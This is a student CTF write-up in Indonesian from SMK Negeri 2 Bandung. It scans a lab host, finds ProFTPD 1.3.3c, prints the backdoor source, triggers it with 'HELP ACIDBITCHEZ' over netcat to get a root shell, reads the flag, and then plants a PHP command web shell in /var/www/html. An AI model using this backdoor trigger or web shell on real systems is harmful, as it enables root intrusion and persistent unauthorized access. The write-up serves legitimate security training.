

NAMA SEKOLAH : SMK NEGERI 2 BANDUNG

Rabu 15 Mei 2024

Ketua Tim :

Muhammad Akhtar Khawarizmi

Anggota Tim :

Harvi Muhammad Zakhir

SOAL NO 4

CTF kali ini ada di ip 192.168.10.236

Recon


Saya menggunakan nmap untuk mencari port yang terbuka

```
akhtar@LAPTOP-5D1D7DBP:~$ nmap -sC -sV 192.168.10.236
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-15 08:23 WIB
Nmap scan report for 192.168.10.236
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open      ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open      http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
akhtar@LAPTOP-5D1D7DBP:~$
```

Dapat dilihat bahwa port yang terbuka yaitu : 21, 22, dan 80

Saya coba masuk menggunakan web browser



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Maka akan menampilkan page default, tanpa ada apa apa, selanjutnya saya coba cek nmap lagi dan menemukan sesuatu yang menarik




```
akhtar@LAPTOP-5D1D7DBP:~$ nmap -sC -sV 192.168.10.236
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-15 08:27 WIB
Nmap scan report for 192.168.10.236
Host is up (0.71s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.94 seconds
akhtar@LAPTOP-5D1D7DBP:~$
```

Pada port 21 Terdapat service ftp dengan versi ProFTPD 1.3.3c, kami mencoba mencari kerentanan yang ada di google

ProFTPD 1.3.3c

X



Semua

Video

Gambar


Shopping

Berita

: Lainnya

Alat

Kiat: Batasi penelusuran ini pada hasil berbahasa **Indonesia**. Pelajari lebih lanjut cara memfilter menurut bahasa





Rapid7

<https://www.rapid7.com> > ftp > proftpd_133c_backdoor

Eksekusi Perintah Pintu Belakang ProFTPD-1.3.3c

Modul ini mengeksploitasi pintu belakang berbahaya yang ditambahkan ke arsip unduhan ProFTPD. Pintu belakang ini ada di arsip **proftpd-1.3.3c.tar.[bz2|gz]** antara ...

 Diterjemahkan oleh Google · [Lihat versi asli \(English\)](#)



Exploit-DB

<https://www.exploit-db.com> > ... · [Terjemahkan halaman ini](#)

ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)

3 Des 2010 — **ProFTPd-1.3.3c** - Backdoor Command Execution (Metasploit). CVE-69562 . remote exploit for Linux platform.

```
if (strcmp(target, "ACIDBITCHEZ") == 0) { setuid(0); setgid(0); system("/bin/sh;/sbin/sh");
```

Ternyata terdapat backdoor pada service tersebut, selanjutnya kita lihat backdoor seperti apa yang terdapat disitu

```
int pr_help_add_response(cmd_rec *cmd, const char *target) {  
    if (help_list) {  
        register unsigned int i;  
  
        if (strcmp(target, "ACIDBITCHEZ") == 0) { setuid(0); setgid(0); system("/bin/sh;/sbin/sh");
```

Kita coba netcat service tersebut

```
akhtar@LAPTOP-5D1DTDBP:~$ nc 192.168.10.236 21  
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.10.236]
```

Lalu kita masukkan backdoornya

```
akhtar@LAPTOP-5D1DTDBP:~$ nc 192.168.10.236 21  
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.10.236]  
HELP ACIDBITCHEZ
```

Setelah di cek menggunakan command "id" kita berhasil masuk sebagai root

```
akhtar@LAPTOP-5D1DTDBP:~$ nc 192.168.10.236 21  
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.10.236]  
HELP ACIDBITCHEZ  
id  
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Selanjutnya kita mencari flagnya di folder root :

```
cd root  
ls -la  
.  
..  
000lalala  
aja  
anbiya  
apa  
apakah0yang-ini  
atau-kah-yang-ini  
.bashrc  
.cache  
coba  
flagnya-dimana-dh  
gak-tau-bang-ada-dimana  
gatau  
.gnupg  
.nano  
.profile  
sisda  
ya  
yaridz
```

Kita masuk ke folder anbiya > satu

```
cd anbiya
ls
bener
maa
satu
yang
```

```
cd satu
ls -a
.
..
a
aja
coba
dulu
flag.txt
```

Maka kita akan menemukan flag.txt, selanjutnya kita buka flagnya

```
flag.txt
cat flag.txt
ini benar selamat yah
```

Kami mencoba untuk menanamkan backdoor pada server, kami menuju /var/www/html/

```
cd /var/www/html/
ls
index.html
secret
```

Lalu pasang backdoornya

```
echo '<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>'
> smkn2bandung.php
```

Setelah itu kita bisa berhasil memasang backdoornya



```
<pre>
.
..
.htaccess
index.html
secret
smkn2bandung.php
```